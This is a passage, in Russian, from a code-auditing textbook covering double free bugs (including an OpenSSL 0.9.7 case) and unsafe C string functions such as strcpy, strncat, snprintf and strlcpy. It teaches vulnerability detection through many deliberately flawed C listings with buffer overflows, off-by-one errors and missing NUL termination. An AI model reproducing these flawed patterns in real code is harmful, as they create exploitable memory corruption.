Иногда разработчики ошибочно освобождают объекты дважды (или больше раз), что может иметь последствия столь же серьезные, как и любая другая форма порчи кучи. Освобождать объекты более одного раза опасно по нескольким причинам. Например, что если блок памяти освобожден, а затем снова выделен и заполнен другими данными? При втором `free()` по адресу, переданному в качестве параметра `free()`, уже нет управляющей структуры, а находятся какие-то произвольные данные программы. Что помешает этой области памяти содержать специально подготовленные данные для эксплуатации процедур управления кучей?

Угроза есть и в том случае, если память не переиспользуется между последовательными вызовами `free()`, потому что блок памяти может быть помещен в список свободных блоков дважды. Позже в программе один и тот же блок памяти может быть возвращен из запроса выделения два раза, и программа может попытаться хранить два разных объекта по одному адресу, возможно позволяя выполнить произвольный код. Второй пример сегодня встречается реже, потому что большинство библиотек управления памятью (в частности, реализации Windows и GNU libc) обновили свои распределители так, чтобы проверять, используется ли блок, переданный в `free()`; если нет, распределители ничего не делают. Однако в некоторых ОС есть распределители, не защищающие от атаки double free, поэтому ошибки такого рода все еще считаются серьезными.

При аудите кода, использующего динамическое выделение памяти, нужно отслеживать каждый путь на протяжении жизни переменной, чтобы понять, не освобождается ли она случайно функцией `free()` больше одного раза. Листинг 7-45 показывает пример уязвимости double free.

Листинг 7-45. *Уязвимость double free*

```
int read_data(int sockfd)
{
    char *data;
    int length;

    length = get_short_from_network(sockfd);
    data = (char *)malloc(length+1);
    if(!data)
        return -1;

    read_string(sockfd, data, length);

    switch(get_keyword(data)){
    case USERNAME:
        success = record_username(data);
        break;
    case PASSWORD:
        success = authenticate(data);
        break;
    default:
        error("unknown keyword supplied!\n");
        success = -1;
        free(data);
    }

    free(data);
    return success;
}
```

В этом примере видно, что выделенный путь кода освобождает `data` дважды, когда не распознает допустимое ключевое слово. Хотя такой ошибки кажется легко избежать, в сложных приложениях часто есть тонкости, из-за которых подобные промахи труднее заметить. Листинг 7-46 -- реальный пример из OpenSSL 0.9.7. Корневая причина проблемы находится в функции `CRYPTO_realloc_clean()`.

Листинг 7-46. *Уязвимость double free в OpenSSL*

```
void *CRYPTO_realloc_clean(void *str, int old_len, int num,
    const char *file, int line)
```

```
{
    void *ret = NULL;

    if (str == NULL)
        return CRYPTO_malloc(num, file, line);
    if (num < 0)
        return NULL;
    if (realloc_debug_func != NULL)
        realloc_debug_func(str, NULL, num, file, line, 0);

    ret=malloc_ex_func(num,file,line);
    if(ret)
        memcpy(ret,str,old_len);

    OPENSSL_cleanse(str,old_len);
    free_func(str);

    ...

    return ret;
}
```

Как видно, функция `CRYPTO_realloc_clean()` освобождает переданный ей параметр `str` независимо от того, завершилась она успешно или неудачно. Такой интерфейс довольно неинтуитивен и легко приводит к ошибкам double free. Функция `CRYPTO_realloc_clean()` используется внутри процедуры управления буфером `BUF_MEM_grow_clean()`, показанной в следующем коде:

```
int BUF_MEM_grow_clean(BUF_MEM *str, int len)
{
    char *ret;
    unsigned int n;

    if (str->length >= len) {
        memset(&str->data[len],0,str->length-len);
        str->length=len;
        return(len);
    }

    if (str->max >= len) {
        memset(&str->data[str->length],0,len-str->length);
        str->length=len;
        return(len);
    }

    n=(len+3)/3*4;
    if (str->data == NULL)
        ret=OPENSSL_malloc(n);
    else
        ret=OPENSSL_realloc_clean(str->data,str->max,n);

    if (ret == NULL) {
        BUFerr(BUF_F_BUF_MEM_GROW,ERR_R_MALLOC_FAILURE);
        len=0;
    } else {
        str->data=ret;
        str->max=n;
        memset(&str->data[str->length],0,len-str->length);
        str->length=len;
    }

    return(len);
}
```

В результате вызова `OPENSSL_realloc_clean()` функция `BUF_MEM_grow_clean()` фактически может освободить собственный элемент `data`. Однако она не устанавливает `data` в `NULL`, когда происходит такая ошибка повторного выделения. Это странное поведение делает ошибку double free вероятной в функциях, использующих структуры `BUF_MEM`. Посмотрите на этот вызов в

asn1_collate_primitive():

```
  if (d2i_ASN1_bytes(&os,&c->p,c->max-c->p, c->tag,c->xclass) == NULL) {
      c->error=ERR_R_ASN1_LIB;
      goto err;
  }

  if (!BUF_MEM_grow_clean(&b,num+os->length)) {
      c->error=ERR_R_BUF_LIB;
      goto err;
  }

  ...

  err:
      ASN1err(ASN1_F_ASN1_COLLATE_PRIMITIVE,c->error);
      if (os != NULL)
          ASN1_STRING_free(os);
      if (b.data != NULL)
          OPENSSL_free(b.data);
      return(0);
  }
```

Эта функция пытается увеличить структуру `BUF_MEM b`, но при возврате ошибки освобождает все имеющиеся ресурсы и возвращает 0. Как вы теперь знаете, если `BUF_MEM_grow_clean()` завершается неудачно из-за ошибки в `CRYPTO_realloc_clean()`, она освобождает `b.data`, но не устанавливает его в `NULL`. Поэтому выделенный код освобождает `b.data` второй раз.

Аудиторы кода должны быть особенно внимательны к double free при аудите C++-кода. Иногда трудно отслеживать внутреннее состояние объекта, а неожиданные состояния могут приводить к double free. Обращайте внимание на члены, которые освобождаются более чем в одной функции-члене объекта (например, в обычной функции-члене и в деструкторе), и пытайтесь определить, используется ли класс когда-либо так, что объект может быть уничтожен после того, как некоторые переменные-члены уже были освобождены.

Ошибки double free могут появляться и другими способами. Многие процедуры повторного выделения памяти в операционных системах освобождают буфер, который должны были перераспределить, если новый размер буфера равен 0. Это верно для большинства реализаций UNIX. Поэтому, если атакующий может вызвать `realloc()` с новым размером 0, тот же буфер позже может быть освобожден снова; кроме того, есть высокая вероятность, что в только что освобожденный буфер затем будут записаны данные. Листинг 7-47 показывает простой пример.

Листинг 7-47. *Уязвимость double free при повторном выделении*

```
#define ROUNDUP(x) (((x)+15) & 0xFFFFFFF0)

int buffer_grow(buffer *buf, unsigned int size)
{
    char *data;
    unsigned int new_size = size + buf->used;

    if(new_size < size)
        return -1; /* integer overflow */

    data = (char *)realloc(buf->data, ROUNDUP(new_size));
    if(!data)
        return -1;

    buf->data = data;
    buf->size = new_size;
    return 0;
}

int buffer_free(buffer *buf)
{
    free(buf->data);
```

```
    free(buf);
    return 0;
}

buffer *buffer_new(void)
{
    buffer *buf;

    buf = calloc(1, sizeof(buffer));
    if(!buf)
        return NULL;

    buf->data = (char *)malloc(1024);
    if(!buf->data){
        free(buf);
        return NULL;
    }

    return buf;
}
```

Этот код показывает несколько типичных процедур управления буфером. Из того, что вы уже узнали о процедурах выделения, можно выделить пару интересных характеристик `buffer_grow()`. В первую очередь, она проверяет целочисленные переполнения при увеличении буфера, но округление выполняется *после* проверки. Поэтому всякий раз, когда `new_size` и `buf->used` складываются и дают результат между `0xFFFFFFF1` и `0xFFFFFFFF`, округление вызывает целочисленное переполнение, и значение 0 передается в `realloc()`. Также обратите внимание: если `realloc()` завершается неудачей, `buf->data` не устанавливается в указатель `NULL`. Это важно, потому что когда `realloc()` освобождает буфер из-за параметра нулевой длины, она возвращает `NULL`. Следующий код показывает возможные последствия:

```
int process_login(int sockfd)
{
    int length;
    buffer *buf;

    buf = buffer_new();
    length = read_integer(sockfd);

    if(buffer_grow(buf, length) < 0){
        buffer_free(buf);
        return -1;
    }

    ... read data into the buffer ...

    return 0;
}
```

Функция `process_login()` пытается увеличить буфер настолько, чтобы сохранить последующие данные. Если предоставленная длина достаточно велика, чтобы вызвать целочисленное оборачивание, член `buf->data` освобождается дважды: один раз во время `buffer_grow()`, когда в `realloc()` передается размер 0, и еще раз в `buffer_free()`. Этот пример специально охватывает несколько функций: часто ошибки такого рода распределены именно так и менее очевидны. Эту ошибку было бы легко пропустить, если не обратить пристального внимания на работу `buffer_grow()` (чтобы заметить целочисленное переполнение) и на нюансы работы `realloc()`.

Резюме

Эта глава была посвящена базовым компонентам, из которых состоит язык программирования: использованию переменных, потоку управления, вызовам функций и управлению памятью. Изучая

потенциальные уязвимости безопасности с точки зрения каждого из этих строительных блоков, можно выделять повторяющиеся шаблоны уязвимостей в программном обеспечении. Кроме того, вы увидели, как целенаправленно искать области, где программист с большей вероятностью внесет уязвимости при переводе проекта в итоговую реализацию. Наконец, вы изучили несколько инструментов для отслеживания своей работы и упрощения процесса выявления уязвимостей.

Глава 8. Строки и метасимволы

"Край... Его нельзя честно объяснить, потому что знают, где он находится, только те, кто никогда его не переходил."

Хантер С. Томпсон

Введение

Текстовое представление -- один из старейших способов обработки данных и почти наверняка самый популярный. К сожалению, ряд распространенных ошибок при работе с текстовыми данными создал текстовым форматам репутацию одного из наименее безопасных способов обработки данных. Многие из наиболее значимых уязвимостей безопасности последнего десятилетия стали результатом порчи памяти из-за неправильной обработки текстовых данных или логических ошибок из-за неверной интерпретации содержимого текстовых данных.

В этой главе рассматриваются уязвимости безопасности, связанные с обработкой текстовых форматов данных, содержащихся в строках. Материал охватывает основные области работы со строками: порчу памяти из-за неправильной обработки строк; уязвимости из-за внутриполосных управляющих данных в виде метасимволов; и уязвимости, возникающие при преобразованиях между кодировками символов в разных языках. Понимая распространенные шаблоны, связанные с такими уязвимостями, вы сможете выявлять и предотвращать их появление.

Работа со строками в C

В C нет встроенного типа для строк; вместо этого строки формируются как массивы данных типа `char`, где символ NUL (`0x00`) отмечает конец строки (иногда его называют NULL-символом или EOS). Такое представление строки означает, что длина строки не связана с буфером, который ее содержит, и часто неизвестна до времени выполнения. Эти детали требуют от программистов вручную управлять строковыми буферами, обычно одним из двух способов. Они могут оценить, сколько памяти нужно зарезервировать (выбрав консервативный максимум) для массива статического размера, или использовать доступные в системе API выделения памяти, чтобы динамически выделять память во время выполнения, когда становится известен объем места, необходимый для блока данных.

Второй вариант кажется более разумным, но у него есть недостатки. Динамическое выделение памяти связано с гораздо большими накладными расходами, а программистам нужно гарантировать, что память корректно освобождается на каждом возможном пути выполнения, чтобы избежать утечек. Стандартная библиотека C++ предоставляет класс строк, который абстрагирует внутренние детали, так что программистам не нужно явно заниматься проблемами размеров памяти. Поэтому строковый класс C++ немного безопаснее и менее подвержен уязвимостям, возникающим при работе с символами в C. Однако программистам часто приходится преобразовывать строки C и строковые классы C++ друг в друга, чтобы использовать API, требующие строки C; поэтому даже программа на C++ может быть уязвима к ошибкам обработки строк C. Большинство уязвимостей обработки строк C является результатом небезопасного использования небольшой группы функций, которые рассматриваются в следующих разделах.

Неограниченные строковые функции

Первая группа функций -- традиционно небезопасные функции манипуляции строками. Главная проблема этих функций в том, что они неограниченные, то есть размер буфера назначения не учитывается при копировании данных. Это означает, что если длина исходных строковых данных, переданных этим функциям, превышает размер буфера назначения, может возникнуть переполнение буфера, часто приводящее к эксплуатируемой порче памяти. Аудиторы кода должны систематически изучать каждое появление таких функций в кодовой базе, чтобы определить, вызываются ли они небезопасным образом. Проще говоря, аудиторы должны выяснить, достижимы ли эти функции в ситуации, где буфер назначения недостаточно велик для исходного содержимого. Анализируя все пути кода, ведущие к этим небезопасным процедурам, можно установить, существует ли проблема, и классифицировать вызов как безопасный или небезопасный.

scanf()

Функции `scanf()` используются при чтении данных из файлового потока или строки. Каждый элемент данных, заданный в строке формата, сохраняется в соответствующем аргументе. Когда в строке формата задаются строки (с помощью спецификатора формата `%s`), соответствующий буфер должен быть достаточно большим, чтобы вместить строку, считанную из потока данных. Функция `scanf()` кратко описана в следующем списке:

• *Функция:* `int scanf(const char *format, ...);`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_tscanf`, `wscanf`, `sscanf`, `fscanf`, `fwscanf`, `_snscanf`, `_snwscanf`
• *Назначение:* функция `scanf()` разбирает ввод согласно формату, указанному в аргументе `format`.

Следующий код показывает пример неправильного использования `scanf()`:

```
int read_ident(int sockfd)
{
    int sport, cport;
    char user[32], rtype[32], addinfo[32];
    char buffer[1024];

    if(read(sockfd, buffer, sizeof(buffer)) <= 0){
        perror("read: %m");
        return -1;
    }

    buffer[sizeof(buffer)-1] = '\0';
    sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport,
        rtype, user, addinfo);

    ...
}
```

Код в этом примере читает ответ IDENT (определенный в www.ietf.org/rfc/rfc1413.txt) от клиента. Как видно, считывается до 1024 байт, а затем данные разбираются в последовательность целых чисел и строк, разделенных двоеточиями. Переменные `user`, `rtype` и `addinfo` имеют длину всего 32 байта, поэтому если клиент передаст любое из этих полей строкой длиннее 32 байт, произойдет переполнение буфера.

sprintf()

Функции `sprintf()` в прошлом стали причиной множества уязвимостей безопасности. Если буфер назначения, переданный первым параметром, недостаточно велик для входных элементов данных, может произойти переполнение буфера. Переполнения буфера возникают главным образом из-за печати больших строк (с использованием спецификаторов формата `%s` или `%[]`). Хотя это менее распространено, другие спецификаторы формата (например, `%d` или `%f`) также могут приводить к

переполнениям буфера. Если пользователи могут частично или полностью контролировать аргумент формата, может возникнуть другой тип ошибки, известный как уязвимости "строки формата". Они подробнее обсуждаются далее в этой главе в разделе "Строки формата C". Функция `sprintf()` кратко описана в следующем списке:

• *Функция:* `int sprintf(char *str, const char *format, ...);`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_stprintf`, `_sprintf`, `_vsprintf`, `vsprintf`, `swprintf`, `vswprintf`, `_wsprintfA`, `_wsprintfW`
• *Назначение:* функции `sprintf()` печатают форматированную строку в буфер назначения.

Следующий пример взят из модуля Apache JRUN:

```
static void
WriteToLog(jrun_request *r, const char *szFormat, ...)
{
    server_rec *s = (server_rec *) r->context;
    va_list list;
    char szBuf[2048];

    strcpy(szBuf, r->stringRep);
    va_start (list, szFormat);
    vsprintf (strchr(szBuf,'\0'), szFormat, list);
    va_end (list);

#if MODULE_MAGIC_NUMBER > 19980401
    /* don't need to add newline - this function does it for us */
    ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_NOTICE, s, "%s", szBuf);
#else
    log_error(szBuf, s);
#endif

#ifdef WIN32
    strcat(szBuf, "\r\n");
    OutputDebugString(szBuf);
#endif
}
```

Этот пример -- классическое неправильное использование `vsprintf()`. Размер буфера назначения вообще не учитывается, поэтому если функцию `vsprintf()` можно вызвать с любой строкой длиннее 2048 байт, произойдет переполнение буфера.

Примечание

Функции `_wsprintfA()` и `_wsprintfW()` копируют в буфер назначения максимум 1024 символа, в отличие от других функций `sprintf()`, которые копируют столько, сколько требуется.

strcpy()

Семейство функций `strcpy()` печально известно тем, что за годы вызвало большое количество уязвимостей безопасности во многих приложениях. Если буфер назначения может быть меньше длины исходной строки, может произойти переполнение буфера. Функции `wscpy()`, `wcscpy()` и `mbscpy()` похожи на `strcpy()`, но работают с wide- и multibyte-символами и распространены в приложениях Windows. Следующий список резюмирует функции `strcpy()`:

• *Функция:* `char *strcpy(char *dst, char *src)`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_tcscpy`, `lstrcpyA`, `wcscpy`, `_mbscpy`

• *Назначение:* `strcpy()` копирует строку, расположенную по адресу `src`, в место назначения `dst`. Копирование прекращается при встрече символа конца строки (байта NUL).

Следующий код является примером неправильного использования `strcpy()`:

```
char *read_command(int sockfd)
{
    char username[32], buffer[1024];
    int n;

    if((n = read(sockfd, buffer, sizeof(buffer)-1) <= 0)
        return NULL;

    buffer[n] = '\0';

    switch(buffer[0]){
    case 'U':
        strcpy(username, &buffer[1]);
        break;
    ...
    }
}
```

Этот код очевидно неправильно использует `strcpy()`. Исходный буфер легко может содержать строку длиннее буфера назначения, поэтому может быть вызвано переполнение буфера. Ошибки такого рода когда-то были очень распространены, но теперь встречаются реже, поскольку разработчики лучше осведомлены о неправильном использовании `strcpy()`; однако они все еще возникают, особенно в закрытых приложениях, которые не распространяются широко.

strcat()

Конкатенация строк часто используется при построении строк, состоящих из нескольких компонентов (например, путей). При вызове `strcat()` буфер назначения (`dst`) должен быть достаточно большим, чтобы вместить уже находящуюся там строку, присоединяемую строку (`src`) и завершающий NUL. Следующий список резюмирует функцию `strcat()`:

• *Функция:* `char *strcat(char *dst, char *src)`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_tcscat`, `wcscat`, `_mbscat`
• *Назначение:* функции `strcat()` отвечают за объединение двух строк. Строка `src` добавляется к `dst`.

Следующий код показывает пример неправильного использования `strcat()`:

```
int process_email(char *email)
{
    char username[32], domain[128], *delim;
    int c;

    delim = strchr(email, '@');
    if(!delim)
        return -1;

    *delim++ = '\0';

    if(strlen(email) >= sizeof(username))
        return -1;
    strcpy(username, email);

    if(strlen(delim) >= sizeof(domain))
        return -1;
    strcpy(domain, delim);

    if(!strchr(delim, '.'))
        strcat(domain, default_domain);
```

```
    delim[-1] = '@';

    ... process domain ...

    return 0;
}
```

Код в этом примере выполняет несколько копирований строк, причем каждое включает проверку длины, чтобы предоставленный буфер не переполнил буферы назначения. Однако когда имя узла передается без завершающего домена, значение строки по умолчанию небезопасно присоединяется к буферу (как показано в выделенной строке). Уязвимость возникает потому, что не выполняется проверка размера, гарантирующая, что длина `default_domain` плюс длина `delim` меньше длины буфера `domain`.

Ограниченные строковые функции

Ограниченные строковые функции были разработаны, чтобы дать программистам более безопасную альтернативу функциям, обсуждавшимся в предыдущем разделе. Эти функции включают параметр, задающий длину (или границы) буфера назначения. Этот параметр длины облегчает безопасное использование ограниченных функций, но они все равно подвержены более тонким неправильным использованиям. Например, важно перепроверять, действительно ли указанная длина является правильным размером результирующего буфера. Хотя такая проверка звучит очевидно, ошибки расчета длины или ошибочные параметры длины часто встречаются при использовании этих функций. Вот условия, из-за которых параметр длины может быть неправильным:

• Небрежность
• Ошибочный ввод
• Неправильный расчет длины
• Арифметические граничные условия
• Преобразованные типы данных

Это не следует считать исчерпывающим списком проблем. Однако он должен подчеркнуть мысль: *использование безопасных функций не обязательно означает, что код безопасен*.

snprintf()

Функция `snprintf()` -- ограниченная замена `sprintf()`; она принимает максимальное количество байтов, которое можно записать в выходной буфер. Эта функция кратко описана в следующем списке:

• *Функция:* `int snprintf(char *dst, size_t n, char *fmt, ...)`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_sntprintf`, `_snprintf`, `_snwprintf`, `vsnprintf`, `_vsnprintf`, `_vsnwprintf`
• *Назначение:* `snprintf()` форматирует данные согласно спецификаторам формата в строку, как и `sprintf()`, но имеет параметр размера.

Интересная оговорка об этой функции состоит в том, что она работает немного по-разному в Windows и UNIX. В ОС Windows, если места недостаточно, чтобы вместить все данные в результирующий буфер, возвращается значение `-1`, и NUL-терминация не гарантируется. И наоборот, реализации UNIX гарантируют NUL-терминацию в любом случае и возвращают количество символов, которое было бы записано, если бы места хватило. То есть если результирующий буфер недостаточно велик, чтобы вместить все данные, он NUL-терминируется, а возвращается положительное целое число, большее предоставленного размера буфера. Такое

различие поведения может приводить к ошибкам в следующих ситуациях:

• Разработчик, знакомый с одной ОС, пишет код для другой и не знает об их различиях.
• Приложение собирается для работы и в Windows, и в UNIX, поэтому корректно работает в одной ОС, но некорректно в другой.

Листинг 8-1 -- пример уязвимости, возникшей из-за предположения о UNIX-поведении `vsnprintf()` в приложении Windows.

Листинг 8-1. *Разное поведение* `vsnprintf()` *в Windows и UNIX*

```
#define BUFSIZ 4096

int log(int fd, char *fmt, ...)
{
    char buffer[BUFSIZ];
    int n;
    va_list ap;

    va_start(ap, fmt);
    n = vsnprintf(buffer, sizeof(buffer), fmt, ap);

    if(n >= BUFSIZ - 2)
        buffer[sizeof(buffer)-2] = '\0';

    strcat(buffer, "\n");
    va_end(ap);

    write_log(fd, buffer, strlen(buffer));
    return 0;
}
```

Код в листинге 8-1 прекрасно работает в UNIX. Он проверяет, что в буфере остается как минимум два байта для завершающего символа новой строки, или сокращает буфер так, чтобы вызов `strcat()` не переполнил его. Однако если тот же код выполняется в Windows, история другая. Если `buffer` заполнен, `n` устанавливается в `-1`, поэтому проверка длины проходит, и символ новой строки записывается за пределами `buffer`.

strncpy()

Функция `strncpy()` -- "безопасная" альтернатива `strcpy()`; она принимает максимальное количество байтов, которое нужно скопировать в место назначения. Следующий список резюмирует функцию `strncpy()`:

• *Функция:* `char *strncpy(char *dst, char *src, size_t n)`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_tcsncpy`, `_csncpy`, `wcscpyn`, `_mbsncpy`
• *Назначение:* `strncpy()` копирует строку, расположенную по адресу `src`, в место назначения `dst`. Копирование прекращается при встрече символа конца строки (байта NUL) или когда в буфер назначения записано `n` символов.

Функция `strncpy()` *не* гарантирует NUL-терминацию строки назначения. Если исходная строка больше буфера назначения, `strncpy()` копирует столько байтов, сколько указано параметром размера, а затем прекращает копирование, не добавляя NUL-терминатор в буфер. Это означает, что любые последующие операции над результирующей строкой могут дать неожиданные результаты, способные привести к уязвимости безопасности. Листинг 8-2 показывает пример неправильного использования `strncpy()`.

Листинг 8-2. *Опасное использование* `strncpy()`

```
int is_username_valid(char *username)
{
```

```
    char *delim;
    int c;

    delim = strchr(name, ':');
    if(delim){
        c = *delim;
        *delim = '\0';
    }

    ... do some processing on the username ...

    *delim = c;
    return 1;
}

int authenticate(int sockfd)
{
    char user[1024], *buffer;
    size_t size;
    int n, cmd;

    cmd = read_integer(sockfd);
    size = read_integer(sockfd);

    if(size > MAX_PACKET)
        return -1;

    buffer = (char *)calloc(size+1, sizeof(char));
    if(!buffer)
        return -1;

    read_string(buffer, size);

    switch(cmd){
    case USERNAME:
        strncpy(user, buffer, sizeof(user));
        if(!is_username_valid(user))
            goto fail;
        break;
    ...
    }
}
```

Код копирует данные в буфер с помощью `strncpy()`, но после этого не выполняет явную NUL-терминацию буфера. Затем буфер передается как аргумент функции `is_username_valid()`, которая выполняет на нем `strchr()`. Функция `strchr()` ищет конкретный символ в строке (в данном случае `:`). Если `strchr()` находит символ, она возвращает указатель на него; иначе она возвращает `NULL`, если символ не найден. Поскольку в этом буфере нет NUL-символа, `strchr()` может выйти за пределы буфера и найти искомый символ в другой переменной или, возможно, в управляющей информации программы (например, в frame pointer, адресе возврата на стеке или заголовке блока в куче). Затем этот байт изменяется, что потенциально влияет на состояние программы непредсказуемым или небезопасным образом.

Функция `wcscpyn()` -- безопасная альтернатива `wcscpy()`. Она подвержена тем же неправильным использованиям, что и `strncpy()`. Если исходная строка больше буфера назначения, NUL-терминатор не добавляется к результирующей строке. Кроме того, при работе с wide characters разработчики приложений часто ошибочно передают размер буфера назначения в байтах вместо количества wide characters, которые помещаются в буфер назначения. Этот вопрос обсуждается далее в этой главе в разделе "Unicode-функции Windows".

strncat()

Функция `strncat()`, кратко описанная ниже, предназначена как безопасная альтернатива функции `strcat()`:

• *Функция:* `char *strncat(char *dst, char *src, size_t n)`
• *API:* libc (UNIX и Windows)
• *Похожие функции:* `_tcsncat`, `wcsncat`, `_mbsncat`
• *Назначение:* `strncat()` объединяет две строки. Строка, на которую указывает `src`, добавляется к строке, на которую указывает `dst`. Копируется не более `n` байтов.

Однако `strncat()` почти так же опасна, как `strcat()`, потому что ее очень легко использовать неправильно. В частности, параметр размера может сбивать с толку: он указывает объем пространства, оставшегося в буфере. Первая распространенная ошибка разработчиков приложений -- передача размера всего буфера вместо оставшегося места в нем. Эта ошибка показана в следующем примере:

```
int copy_data(char *username)
{
    char buf[1024];

    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf));
    log("%s\n", buf);

    return 0;
}
```

Этот код ошибочно передает общий размер буфера, а не оставшийся размер, тем самым позволяя тому, кто контролирует аргумент `username`, переполнить буфер.

При использовании `strncat()` можно совершить и более тонкую ошибку. Как уже говорилось, аргумент размера представляет количество байтов, оставшихся в буфере. Это утверждение было слегка упрощено: размер не учитывает завершающий байт NUL, который всегда добавляется в конец строки. Поэтому параметр размера должен быть равен объему свободного места в буфере минус один; иначе байт NUL записывается на один байт за пределами буфера. Следующий пример показывает, как эта ошибка обычно выглядит в коде приложения:

```
int copy_data(char *username)
{
    char buf[1024];

    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf) - strlen(buf));
    log("%s\n", buf);

    return 0;
}
```

Этот код не учитывает завершающий байт NUL, поэтому это уязвимость off-by-one. Обратите внимание: даже при передаче корректного параметра длины в `strncat` (то есть `sizeof(buf) - strlen(buf) - 1`) может произойти целочисленное переполнение вниз, также приводящее к переполнению буфера.

strlcpy()

Функция `strlcpy()` -- BSD-специфичное расширение строковых API libc. Она пытается устранить недостатки функции `strncpy()`. В частности, она гарантирует NUL-терминацию буфера назначения. Эта функция -- одна из самых безопасных альтернатив `strcpy()` и `strncpy()`; однако она используется не слишком широко по причинам переносимости. Следующий список резюмирует функцию `strlcpy()`:

• *Функция:* `size_t strlcpy(char *dst, char *src, size_t n)`
• *API:* libc (BSD)
• *Похожие функции:* нет

• *Назначение:* `strlcpy()` действует почти так же, как `strncpy()`, за исключением того, что гарантирует NUL-терминацию буфера назначения. Аргумент длины включает место для байта NUL.

При аудите кода, использующего `strlcpy()`, помните, что возвращаемый размер -- это длина исходной строки (без учета байта NUL), поэтому возвращаемое значение может быть больше размера буфера назначения. Следующий пример показывает уязвимый код:

```
int qualify_username(char *username)
{
    char buf[1024];
    size_t length;

    length = strlcpy(buf, username, sizeof(buf));
    strncat(buf, "@127.0.0.1", sizeof(buf) - length);

    ... do more stuff ...
}
```

Параметр длины, возвращенный `strlcpy()`, в этом коде используется неверно. Если параметр `username`, переданный этой функции, длиннее 1024 байт, параметр размера `strlcat()` переполняется вниз и позволяет копировать данные за границы буфера. Такие уязвимости не распространены, потому что возвращаемое значение обычно отбрасывается. Однако игнорирование результата этой функции может приводить к усечению данных.

strlcat()

Функция `strlcat()`, кратко описанная в следующем списке, -- еще одно BSD-специфичное расширение API libc, предназначенное для устранения недостатков функции `strncat()`:

• *Функция:* `size_t strlcat(char *dst, char *src, size_t n)`
• *API:* libc (BSD)
• *Похожие функции:* нет
• *Назначение:* `strlcat()` объединяет две строки почти так же, как `strncat()`.

Параметр размера изменен так, чтобы разработчикам было проще пользоваться функцией. Параметр размера для `strlcat()` -- это общий размер буфера назначения, а не оставшееся свободное место в буфере, как у `strncat()`. Функция `strlcat()` гарантирует NUL-терминацию буфера назначения. Снова же, это одна из самых безопасных альтернатив `strcat()` и `strncat()`. Как и `strlcpy()`, `strlcat()` возвращает общее количество байтов, необходимое для хранения результирующей строки. То есть она возвращает длину строки буфера назначения плюс длину исходной строки. Есть одно исключение: когда строковый буфер назначения уже длиннее параметра `n`, буфер остается неизменным и возвращается параметр `n`.

Распространенные проблемы

Разбор текста на уровне символов может быть сложной задачей. Небольшие упущения разработчиков приложений могут приводить к переполнениям буфера, работе с неинициализированными областями памяти или неверной интерпретации содержимого. Аудиторам кода нужно сосредотачиваться на областях кода, которые манипулируют текстом, особенно на операциях записи, потому что неосторожные записи создают самую непосредственную угрозу безопасности приложения. Следующие разделы вводят базовые концепции и приводят распространенные примеры проблем обработки текста.

Неограниченные копирования

Проще всего заметить неограниченные копирования, которые вообще не проверяют границы буферов назначения, примерно как уязвимое использование `strcpy()` в разделе "Неограниченные строковые функции". Листинг 8-3 показывает пример.

Листинг 8-3. *Цикл, похожий на* `strcpy()`

```
if (recipient == NULL && Ustrcmp(errmess, "empty address") != 0) {
    uschar hname[64];
    uschar *t = h->text;
    uschar *tt = hname;
    uschar *verb = US"is";
    int len;

    while (*t != ':')
        *tt++ = *t++;

    *tt = 0;
```

Листинг 8-3 показывает прямолинейную уязвимость. Если длина исходной строки больше размера `hname`, при выполнении выделенного кода произойдет переполнение стека. Полезно отмечать функции, которые выполняют столь явно непроверенные копирования, и смотреть, вызываются ли они когда-либо уязвимым образом.

Расширение символов

Расширение символов происходит, когда программа кодирует специальные символы, в результате чего строка становится длиннее исходной. Это часто встречается при обработке метасимволов, как обсуждается на протяжении этой главы, но также может происходить, когда сырые данные форматируются для удобства чтения человеком. Код расширения символов может быть уязвим, если результирующая расширенная строка слишком велика для буфера назначения, как в примере из листинга 8-4.

Листинг 8-4. *Переполнение буфера при расширении символов*

```
int write_log(int fd, char *data, size_t len)
{
    char buf[1024], *src, *dst;

    if(strlen(data) >= sizeof(buf))
        return -1;

    for(src = data, dst = buf; *src; src++){
        if(!isprint(*src)){
            sprintf(dst, "%02x", *src);
            dst += strlen(dst);
        } else
            *dst++ = *src;
    }

    *dst = '\0';

    ...
}
```

В листинге 8-4 видно, что при встрече непечатаемых символов выделенный участок кода записывает шестнадцатеричное представление символа в буфер назначения. Поэтому на каждой итерации цикла программа может записать два выходных символа на один входной символ. Передав большое количество непечатаемых символов, атакующий может вызвать переполнение буфера назначения.

Неправильное увеличение указателей

Уязвимости безопасности могут возникать, когда указатели могут увеличиваться за пределы обрабатываемой строки. Эта проблема возникает главным образом в одном из двух случаев: когда строка некорректно NUL-терминирована; или когда NUL-терминатор может быть пропущен из-за ошибки обработки. В листинге 8-2 вы видели, что `strncpy()` может стать причиной отсутствия NUL-терминации строки. Часто, когда строка завершена некорректно, дальнейшая обработка этой строки довольно опасна. Например, рассмотрите строку, в которой с помощью функции `strchr()` ищется определенный разделитель. Если NUL-терминатор отсутствует, поиск не остановится в конце данных, предоставленных пользователем, как предполагалось. Искомый символ может находиться в неинициализированной памяти или соседних переменных, что является потенциальной уязвимостью. Следующий пример показывает похожую ситуацию:

```
int process_email(char *email)
{
    char buf[1024], *domain;

    strncpy(buf, email, sizeof(buf));
    domain = strchr(buf, '@');
    if(!domain)
        return -1;

    *domain++ = '\0';

    ...

    return 0;
}
```

Пример забывает NUL-терминировать `buf`, поэтому последующий поиск символа может выйти за границы буфера. Еще хуже, что искомый символ заменяется байтом NUL, так что переменные или состояние программы могут быть повреждены. Другое интересное следствие отсутствия NUL-терминации буфера состоит в том, что может быть внесено условие переполнения буфера, если программист делает предположения о максимальной длине строки в буфере. Следующий код показывает распространенный пример такого предположения:

```
int process_address(int sockfd)
{
    char username[256], domain[256], netbuf[256], *ptr;

    read_data(sockfd, netbuf, sizeof(netbuf));
    ptr = strchr(netbuf, ':');
    if(ptr)
        *ptr++ = '\0';

    strcpy(username, netbuf);
    if(ptr)
        strcpy(domain, ptr);

    ...
}
```

